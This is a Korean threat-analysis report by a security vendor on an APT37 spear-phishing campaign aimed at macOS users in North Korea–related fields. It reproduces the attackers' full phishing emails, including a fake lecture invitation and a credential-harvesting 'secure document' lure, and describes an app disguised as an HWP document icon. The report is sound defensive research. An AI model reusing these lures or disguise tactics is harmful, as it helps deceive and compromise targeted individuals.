

# 위협 분석 보고서

한국내 macOS 이용자를 노린 APT37 공격 등장



2023. 06. 20

엔드포인트보안연구개발실  
Genians Security Center

집필 : 문종현 센터장, 유 현 전임, 송관용 연구원  
기여 : 진교영 수석, 윤종훈 전임

## - 목차 (CONTENTS) -

<b>01. 개요 (Overview)</b> .....	<b>2</b>
a. macOS 기반 APT37 공격 활동 식별 (Threat Hunting) .....	2
b. 공격 전술 및 기법, 절차 (TTPs) .....	4
<b>02. 공격 시나리오 (Attack Scenario)</b> .....	<b>6</b>
a. 초기 접근 단계-피싱 (Initial Access-Phishing) .....	6
b. 정찰 및 정보 탐색 (Reconnaissance & Discovery).....	11
c. 맞춤형 특별 작전 (Special Cyber Operation) .....	12
d. 공격 시퀀스 (Attack Sequence).....	13
<b>03. 악성파일 분석 (Malware Analysis)</b> .....	<b>17</b>
a. '제 6 회 R2P 국제회의.app' 파일 분석 .....	17
b. 'Image' 파일 분석.....	21
c. 'com.apple.auto_update' 파일 분석.....	23
d. '.loginwindow' 애플스크립트(Applescript) 분석.....	25
<b>04. APT37 그룹 연계성 유사도 (Similarity)</b> .....	<b>28</b>
a. 명령제어(C2) 서버 동일 사례.....	28
b. 2022 년 발견 macOS 유사 악성파일 .....	31
c. 정보 탈취 대상 파일 목록 유사도 .....	32
<b>05. 사이버 작전보안 실패 (Cyber Opsec Fail)</b> .....	<b>33</b>
a. LNK 제작 도구 노출 .....	33
b. LNK 제작 도구 분석 .....	34
<b>06. 결론 및 대응방법 (Conclusion)</b> .....	<b>35</b>
a. 실제 맥북 이용자를 노린 북한 배후 해킹 그룹 - APT37 .....	35
b. Genian EDR 제품을 통한 효과적인 대응 .....	36
<b>07. 침해 지표 (Indicator of Compromise)</b> .....	<b>38</b>
a. 주요 MD5 Hash.....	38
b. 공격자 이메일 주소 .....	39
c. 연관된 명령제어(C2) 호스트 서버 .....	40
<b>08. 공격 지표 (Indicator of Attack)</b> .....	<b>41</b>
a. MITRE ATT&CK Matrix - APT37 Group Descriptions .....	41
<b>09. 참고 자료 (Reference)</b> .....	<b>42</b>

## ◆ 주요 요약 (Executive Summary)

- 대북분야 오피니언 리더, 한국인 겨냥 macOS 기반 스피어 피싱 공격 등장
- 제 6 회 보호책임(R2P)<sup>1</sup> 국제회의 진행자료처럼 위장해 접근 시도
- 애플사 macOS 용 HWP 한글 문서 아이콘 위장해 APP 열람 유도
- 삼성 갤럭시 노트 도메인처럼 위장한 명령제어(C2) 서버 활용
- OSA(Open Scripting Architecture) 규격의 악성 AppleScript<sup>2</sup> 설치
- 지속성 유지를 위해 자동실행(LaunchAgents) 옵션 등록
- APT37 공격 배후와 동일한 C2 와 유사한 정보탈취 기법 사용
- 공격자가 사용한 바로가기(LNK) 악성파일 제작도구 처음 발견

## 01. 개요 (Overview)

### a. macOS 기반 APT37 공격 활동 식별 (Threat Hunting)

○ 지난 5 월 17 일 지니언스 시큐리티 센터(이하 GSC)는 북한연계 해킹 그룹으로 알려진 APT37 의 새로운 사이버 위협 활동을 발견했습니다. GSC 는 APT(지능형지속위협) 그룹의 위협활동을 면밀히 추적 관찰하고 있습니다. 초기 정찰 단계부터 내부 침투, 민감 정보에 대한 무단 액세스 권한 탈취까지 각 캠페인에 대한 종합적인 분석과 위험도 평가, Genian EDR 대응 검증까지 병행하고 있습니다.

○ 본 건은 한국내 북한인권 및 대북분야에 종사 중인 특정인물을 겨냥해 두단계에 걸쳐 진행된 치밀한 APT 공격으로 검증됐으며, macOS 이용자를 겨냥한 흥미로운 위협 케이스로 그동안 외부에는 잘 알려지지 않은 채 수행되던 은밀한 작전으로 판단됩니다.

<sup>1</sup> “보호책임(R2P : Responsibility to Protect)”은 국가가 집단학살, 전쟁범죄, 비인도적 범죄 등으로부터 자국민을 보호할 책임이 있음을 의미하며, 해당 국가의 정부가 막는데 실패할 경우 국제사회가 이를 보호할 공동책임이 있다는 원칙으로, 2005 년 유엔 세계정상회의에서 채택된 이후 유엔을 중심으로 지속적으로 발전하는 개념입니다.

<sup>2</sup> [애플스크립트](#)

○ 우선 피해 대상자의 이메일 비밀번호 탈취를 위한 전형적인 1 차 피싱 공격과 정찰활동을 수행한 후, 이 과정에서 확인된 웹 브라우저 및 운영체제 정보를 활용해 macOS 기반 악성파일 공격을 수행했습니다. 공격을 받은 대상자는 복수로 확인됐으며, 주로 맥북을 사용 중인 것으로 확인됩니다.


○ macOS 기반의 스피어 피싱 공격 사례는 윈도우(Windows)에 비해 상대적으로 매우 드문 편이고, 애플 디스크 이미지(Apple Disk Image / DMG) 포맷이나 인스톨러 패키지(Installer Package / PKG) 유형을 첨부파일로 보낼 경우 이메일 수신자가 의심할 가능성이 높은 편이라 상대적으로 안전하다고 인식돼 왔습니다.

○ 그러나 한국에서 발견된 실제 사례를 통해 macOS 이용자들도 스피어 피싱 공격에 따른 위험 노출도가 상당히 높아짐에 주목할 필요가 있고, 이는 국내 APT 공격 동향에 시사하는 바가 크다고 말할 수 있습니다. 참고로 이번 케이스는 분석된 사례 중 하나일 뿐이며, 아직 확인되지 않은 공격까지 더한다면 이보다 많을 것으로 예측됩니다.

○ 이러한 위협 변화는 보다 능동적이고 공세적인 대응방법을 필요로 합니다. Genian EDR<sup>3</sup> macOS 용 에이전트를 통해 조기에 이상행위를 탐지하고 빠르게 대응 정책을 수립할 수 있습니다. 이는 내부 네트워크로 신규 위협이 확산되기 전 차단하는데 매우 유용하고 효과적인 방안입니다.

---

<sup>3</sup> [Genian EDR Overview](#)



[그림 01] Genian EDR 에서 맥(macOS)용 위협 행위 탐지 화면

## b. 공격 전술 및 기법, 절차 (TTPs)

○ 과거 대표적인 사례의 macOS 기반 공격 전술은 비트코인 거래 서비스처럼 위장한 전용 솔루션이나 불법 소프트웨어 자료실로 유통된 광고성 또는 정보수집 스타일이 보고된 바 있습니다. 더불어 MS Word 문서에 악성 매크로를 삽입해 실행을 유도한 방식이 발견된 바 있습니다.

○ 본 사례의 경우 이메일 본문 내 macOS 용 악성이 포함된 압축(ZIP) 파일 다운로드 링크를 연결해 클릭을 유도하는 전형적인 스피어 피싱 공격 전술이 사용되었습니다. macOS 기반 맞춤형 스피어 피싱 공격이 한국에서 발견된 건 매우 보기 드문 일입니다.

○ 위협 행위자는 MS 원드라이브(OneDrive) API 로 설정한 다운로드 링크나 특정 스마트폰 서비스처럼 위장한 허위 도메인을 사용했고, 추적 및 분석 방해를 위해 선택적 링크 비활성화 및 침투 흔적을 제거하기 위한 분석 방해 전략을 구사했습니다.

○ ZIP 파일 내부에 정상 사진(.jpg) 파일 5 개를 함께 동봉해 미끼로 사용했으며, (.dmg)나 (.pkg) 유형에 따로 패키징화 하지 않고, 바로 애플리케이션 파일(.app)로 유포한 전략을 구사했습니다. 더불어 리소스내 앱아이콘(AppIcon.icns) 설정을 통해 HWP 한글 문서처럼 보이게 구성하고, 내부 리소스에 포함된 정상 HWP 문서를 띄워 이용자를 현혹하는 교란 전술을 적용했습니다.

○ 주요 공격 메커니즘은 단계별로 진행이 됩니다. 침해 사고 조사와 분석을 회피하기 위한 절차로 명령제어(C2) 서버에서 핵심 악성 명령을 단계적으로 호출하고, 악성 애플스크립트 명령을 통해 컴퓨터 정보를 수집하는 사이버 정찰 활동을 수행합니다.

○ C2 서버의 수동적 명령에 따라 선택적 악성파일이 설치되도록 프로세스를 설계했으며, 이에 따라 최종 공격 전략을 파악하는데 다소 어려움이 존재합니다.

## 02. 공격 시나리오 (Attack Scenario)

### a. 초기 접근 단계-피싱 (Initial Access-Phishing)

○ 공격자는 2023년 5월 17일 오전 11시경, 특정 대학교 일민국제관계연구원<sup>4</sup>에서 운영하는 온드림 글로벌 아카데미(OnDream Global Academy) 담당교수처럼 사칭해 북한 인권 제도 및 실태 주제의 특강을 요청하는 내용의 Initial Targeting 메일을 발송합니다. 본문에는 소정의 강의료로 60만 원을 지급할 예정이라는 내용을 담고 있습니다. 이와 같은 피싱 공격은 5월 초부터 구글 Gmail 이용자 대상으로 집중적으로 전개됩니다.

이메일 제목	[특강 의뢰] 6.30(금) 고려대 일민국제관계연구원 - 온드림 글로벌 아카데미
주요 내용	<p>안녕하세요,</p> <p>고려대 일민국제관계연구원<sup>4</sup>에서 운영하는 온드림 글로벌 아카데미(OGA) 담당교수 000입니다. 건강히 지내시는지요?</p> <p>온드림 글로벌 아카데미(OnDream Global Academy)는 국제기구 및 NGO 진출 예정(희망)자를 대상으로 국제사회의 빈곤, 개발협력, 경제발전 및 복지, 인권 등 범세계적인 이슈와 국제공공재 창출에 대한 집중 교육을 실시하여 글로벌 이슈 전문가로 양성하기 위한 프로그램입니다.</p> <p>국제기구 진출 인력 양성을 위한 저희 OGA 과정은 지난 6년간 140여명 수료생을 배출하였고 그 중 70여명이 국제기구/NGO에 취업하는 성과를 거두고 있습니다. 현재 저희 프로그램은 제 7기 수강생 30명을 선발하여 다음 달부터 봄학기를 시작하게 되었습니다.</p> <p>올해 국제기구 진출 준비하는 학생들을 위한 강의를 부탁드립니다 하여 이메일 드립니다.</p> <ul style="list-style-type: none"> <li>○ 주제: 북한 인권 제도 및 실태 (한국어 강의)</li> <li>○ 일시: 2023년 6월 30일(금) 오후 4:00-5:30</li> </ul>

<sup>4</sup> [온드림 글로벌 아카데미](#)

	<p>o 장소: 고려대 국제관 115 호</p> <p>업무 등 여러 사안이 있으실줄 압니다만 여러 논의 결과 해당 강의에 가장 적합한 출연자로 판단되어 부탁을 드립니다.</p> <p>위 일정(6.30)이 가장 좋습니다만 혹시 어려우시면 7.14(금) 오후 4 시에도 편성이 가능하오니 편하신 날짜를 선택해 주시면 감사하겠습니다.</p> <p>감사의 표시로 소정의 강사료 육십만원(600,000 원)을 지급해 드릴 예정입니다. 강의 가능하신 일시를 회신 부탁드립니다, 혹시 추가 문의하실 내용이 있으시면 언제든지 편하게 연락 주십시오.</p> <p>감사합니다!</p>
--	--

[표 01] 피싱 이메일 세부 정보

○ 피해 대상자가 특강 의뢰에 대한 수락 의사 회신을 보내면, 공격자는 보안 방식의 강의 개요서와 강사 카드를 전달하는 것처럼 가장해 본격적인 이메일 피싱 공격을 수행합니다.

○ 마치 PDF 강의 의뢰서처럼 화면을 조작하고, 보안문서라는 상단 타이틀과 보안 메일 보기 버튼 클릭 유도로 비밀번호 입력을 유도해 구글 Gmail 계정 정보 탈취를 시도합니다.



회신 내용	<p>안녕하세요.</p> <p>공사다망하신 속에서 강의 요청 쾌히 수락 주셔서 감사드립니다.</p> <p>강의의뢰서 첨부드리오니 보시고 의견 주시기 바랍니다.</p> <p>메일이 잘 발송이 안되 이전의 보안방식으로 송부드립니다.</p> <p>자료 접근 시 본인확인 등 여러 사안이 있을수 있으니 양해해주시기 바랍니다.</p> <p>강의개요서와 강사카드는 되도록 빠른 회신 부탁 드립니다.</p> <p>그럼 궁금하시거나 필요 사항 계시면 언제든지 연락 주시기 바랍니다.</p> <p>감사합니다.</p>									
다운로드 디자인	<table border="1"> <thead> <tr> <th colspan="3">보안문서</th> </tr> <tr> <th>파일이름</th> <th>크기</th> <th>다운로드 기간</th> </tr> </thead> <tbody> <tr> <td><a href="#">강의의뢰서_1.pdf</a></td> <td>563 KB</td> <td>2023-05-24</td> </tr> </tbody> </table>	보안문서			파일이름	크기	다운로드 기간	<a href="#">강의의뢰서_1.pdf</a>	563 KB	2023-05-24
보안문서										
파일이름	크기	다운로드 기간								
<a href="#">강의의뢰서_1.pdf</a>	563 KB	2023-05-24								
링크 A	<p><a href="http://dh00***[.]com/dbeditor/doc/html/_sources/****.html">http://dh00***[.]com/dbeditor/doc/html/_sources/****.html</a></p>									



[표 02] 보안 메일로 위장한 구글 피싱 화면

○ 5월 4일, 고려대 일민국제관계연구원은 공식 웹 사이트 알림글을 통해 연구원을 사칭한 스피어 피싱 공격 메일을 주의하라는 제목의 공지문<sup>5</sup>을 게시할 정도로 다수의 공격이 발생합니다.

<b>제목</b>	[알림] 연구원 직원 사칭 사이버공격(스피어피싱) 메일 주의
<b>내용</b>	<p>안녕하십니까, 고려대 일민국제관계연구원입니다.</p> <p>최근 저희 연구원 직원을 사칭하여 학교, 연구기관 등에 소속되신 전문가분들께 피싱 메일이 발송되는 것으로 파악되고 있습니다.</p> <p>발신자는 gmail.com 계정을 이용하여, 선생님들께 강의(자문)를 요청드리고 있으며, 요청을 수락하시면 파일을 보내는 방식으로 진행되고 있습니다.</p> <p>파일을 받으신 경우, 악성코드를 포함한 파일일 수 있으니 절대 열어보지 마시기 바라오며, 만약 연구원 명의로 의심스러운 메일을 받으실 경우, 연구원으로 확인 연락 부탁드립니다.</p> <p>일민국제관계연구원과 소속 직원들은 업무와 관련하여 고려대학교 메일 계정(@korea.ac.kr)을 사용하고 있습니다.</p> <p>문의 사항 있으시면 언제든지 연락 주시기 바랍니다. 02) 3290-1650</p> <p>일민국제관계연구원 드림</p>
<b>첨부</b>	

[그림 02] 일민국제관계연구원 보안 주의 안내 화면

<sup>5</sup> [\[알림\] 연구원 직원 사칭 사이버공격\(스피어피싱\) 메일 주의 \(2023. 05. 04\)](#)

## b. 정찰 및 정보 탐색 (Reconnaissance & Discovery)

○ 공격자는 초기 접근 단계의 피싱 공격에서 Gmail 계정 정보 탈취를 시도하며, 이 절차에서 비밀번호 탈취가 가능합니다. 만약 실패하더라도 User-Agent 값으로 대상자의 운영체제와 웹 브라우저 등을 충분히 식별할 수 있습니다.

○ 부가적으로 탐색된 정보는 환경에 따른 방어 회피 및 공격 목표의 가용성과 무결성을 손상시키기 위한 맞춤형 공격을 설계하는데 중요한 자산으로 활용됩니다. MITRE ATT&CK Matrix의 대표적인 전술(Tactics) 14개 설명은 다음과 같습니다.

ID	전술	설명
TA0043	Reconnaissance	향후 작전을 계획하는데 필요한 정보 수집
TA0042	Resource Development	공격에 사용할 인프라, 계정 등 자원을 확보
TA0001	Initial Access	조직 네트워크로 초기 침투 수행
TA0002	Execution	로컬 또는 원격지에 악성파일을 실행
TA0003	Persistence	공격 거점에 대한 연결 지속성 확보
TA0004	Privilege Escalation	시스템 접근에 필요한 높은 권한 획득
TA0005	Defense Evasion	공격에 대한 탐지를 회피
TA0006	Credential Access	계정 명, 암호 등 자격 증명 도용하는 기술
TA0007	Discovery	시스템 및 내부 네트워크 정보 획득
TA0008	Lateral Movement	내부 시스템의 추가 확산 수행
TA0009	Collection	공격목표 달성과 관련된 정보 수집
TA0011	Command and Control	피해 시스템과 통신하고 제어하는 기술
TA0010	Exfiltration	침투한 네트워크에서 데이터를 유출
TA0040	Impact	기업의 무결성 혹은 가용성 파괴

[표 03] MITRE ATT&CK Matrix 전술 설명

○ 본 사례의 경우 초기 접근 및 탐색, 정찰활동 전술 등을 통해 침투 대상자의 운영체제 환경이 MS 윈도우(Windows)가 아닌 Apple 맥(Mac) 기반의 컴퓨터라는 사실을 파악하게 됩니다. 그리고 후속 공격을 위한 작전과 계획을 치밀하게 준비하게 됩니다.

### c. 맞춤형 특별 작전 (Special Cyber Operation)

○ 표적 대상자가 macOS 기반의 환경인 것을 파악한 공격자는 약 1 시간 정도의 시간이 흐른 후 macOS 용 악성파일을 탑재해 스피어 피싱 공격을 수행합니다. 한국에서 관찰되는 APT 공격용 악성 코드는 Windows OS 기반 유형이 대부분의 비중을 차지합니다.

○ 국내외에서 북한 연계 추정 사이버 공격을 지속적으로 받아온 외교·안보·국방·통일 및 대북 분야 주요 인사들은 Windows OS 기반 공격의 효과를 낮추기 위해 나름의 전략 중 하나로 맥북(MacBook) 사용을 선호하고 있습니다.

○ 초기 침투 전략의 높은 비율을 가진 이메일 기반의 스피어 피싱 공격이 macOS 이용자를 노려 즉시 적용하기에 다소 무리가 된다는 평가가 지배적이었습니다. 왜냐하면, 앞서 설명한 바와 같이 DMG, PKG 파일을 첨부해 발송하는 공격 시나리오가 적절치 않았고, 쉽게 의심될 가능성이 컸기 때문입니다.

○ 공격자는 응용프로그램인 APP 파일을 ZIP 파일로 압축해 실전에 적용했고, 이는 macOS 이용자의 일반적 경험과 확장자 숨긴 조건, 아이콘만으로 파일 유형을 판단해 접근할 수 있다는 시각적 맹점을 교묘하게 파고 들었습니다.

## d. 공격 시퀀스 (Attack Sequence)

○ 이메일 기반의 피싱 공격은 매우 전통적이고 오래된 위협 방법론 중 하나임에 틀림없습니다. 이런 이유로 일각에선 위험도 수준이 평가절하 되지만, 이는 현실과 맞지 않습니다. 과거와 달리 지금의 스피어 피싱 공격 수법은 매우 정교한 시나리오와 테마가 쓰이며, 위협 노출 수위는 갈수록 증가 추세입니다.

○ 05월 25일 국가정보원은 최근 3년간 북한발 해킹메일 공격 피해 통계자료를 공개하면서, 해킹메일이 가장 높은 공격 유형의 비중을 차지하고 있다고 제하의 보도자료를 배포한 바 있으며<sup>6</sup>, 06월 02일 외교부 한반도평화교섭본부는 북한 정권을 위해 수행되는 해킹조직 보도자료와 한미 합동 보안 권고문을 공개하면서 스피어 피싱 공격을 통해 외교·안보 분야 전문가를 해킹하고 있다고 밝힌 바 있습니다.<sup>7</sup>

○ 실제 공격은 한국에 실존하는 특정 북한인권 모임 소속의 특정인을 사칭해 R2P 국제회의 진행자료 파일로 위장했고, 북한 인권 운동 홍보에 활용해 달라는 내용으로 첨부자료(제 6 회 R2P 국제회의 진행자료.zip) 열람을 유도했습니다. 첨부자료는 MS 저장소 서비스인 OneDrive 클라우드 주소로 연결되어 있습니다.


이메일 제목	*** 대표님께..
주요 내용	<p>- 일부 생략 -</p> <p>제 6 회 R2P 국제회의의 결과를 공유하였으며 북한인권에 대한 강화방안을 찾아보았습니다.</p> <p>제 6 회 R2P 국제회의의 진행 자료 첨부합니다.</p> <p><a href="#">제 6 회 R2P 국제회의의 진행자료.zip</a></p> <p>- 이하 생략 -</p>

[표 04] 스피어 피싱 이메일 내용

<sup>6</sup> 국정원, 국내 '포털사이트' 사칭한 北 해킹공격 주의 촉구 (2023. 05. 25)

<sup>7</sup> 북한 정권을 위해 정보·기술 탈취해 온 해킹조직 '김수키' 겨눈다 (2023. 06. 02)

○ OneDrive 주소를 이메일 본문내 첨부한 수법은 APT37 그룹이 최근 수개월 사이 적극 도입해 활용 중인 전략과 정확히 일치합니다. 또한, 북한 인권단체를 사칭해 공격에 활용된 점도 유사합니다. 이와 관련된 상세 내용은 지니언스 위협 분석 보고서를 참고해 주시기 바랍니다.<sup>8</sup>



[그림 03] 원드라이브(OneDrive) 클라우드 화면

○ GSC는 OneDrive 클라우드에 등록된 파일이 이메일 본문에 표기된 '제6회 R2P 국제회의 진행자료.zip' 파일명과 다르게 '제 6 회 R2P 국제회의.zip' 이름을 가진 것으로 확인했습니다.

<sup>8</sup> [북한인권단체를 사칭한 APT37 공격 사례 \(2023. 05. 23\)](#)




[그림 04] ZIP 압축파일 내부 화면

○ ZIP 압축파일 내부에는 5 개의 JPG 사진파일과 '제 6 회 R2P 국제회의.app' 폴더가 보여집니다. APP 확장자는 macOS 에서 사용하는 응용 프로그램(Application File) 종류로, 일종의 폴더 계층 구조입니다. 물론 APP 파일을 디스크 유틸리티로 DMG 변환도 가능하지만, 마운트 후 실행하고 추출하는 단계가 필요합니다.



○ '제 6 회 R2P 국제회의.app' 파일은 macOS 용 한컴오피스 HWP 문서처럼 아이콘을 위장하고 있습니다.<sup>9</sup>



[그림 05] APT37 단계별 위협 흐름도


○ 공격자는 구글 로그인 화면으로 위장한 1 단계 공격에서 비밀번호 탈취 시도 및 웹 브라우저 정보(User-Agent) 등을 수집합니다. 1 단계에서 수집된 정보는 공격 목표 대상자가 어떤 환경인지 파악하는데 활용되고, 2 단계 공격에 활용이 됩니다.

<sup>9</sup> 맥용 한컴오피스 프로그램

## 03. 악성파일 분석 (Malware Analysis)

### a. '제 6 회 R2P 국제회의.app' 파일 분석


○ '제 6 회 R2P 국제회의.zip' 압축파일 내부에는 '제 6 회 R2P 국제회의.app' 맥용 응용프로그램(번들)<sup>10</sup>과 미끼용 JPG 사진 파일 5 개가 포함되어 있습니다. 압축이 해제되면 동봉된 사진 파일을 함께 보여줘 마치 유관 내용처럼 현혹시킵니다.



[그림 06] '제 6 회 R2P 국제회의.zip' 압축 해제 화면

<sup>10</sup> [Bundles and Packages](#)

○ 일반적인 macOS 환경에서 Finder 환경설정 초기 설정 값은 '모든 파일 확장자 보기' 기능이 해제되어 있지만, 유용하다고 생각되는 경우는 확장자를 표시합니다. JPG 파일의 경우 확장자가 기본 설정에서 보이지만, APP 확장자는 보이지 않습니다.<sup>11</sup>

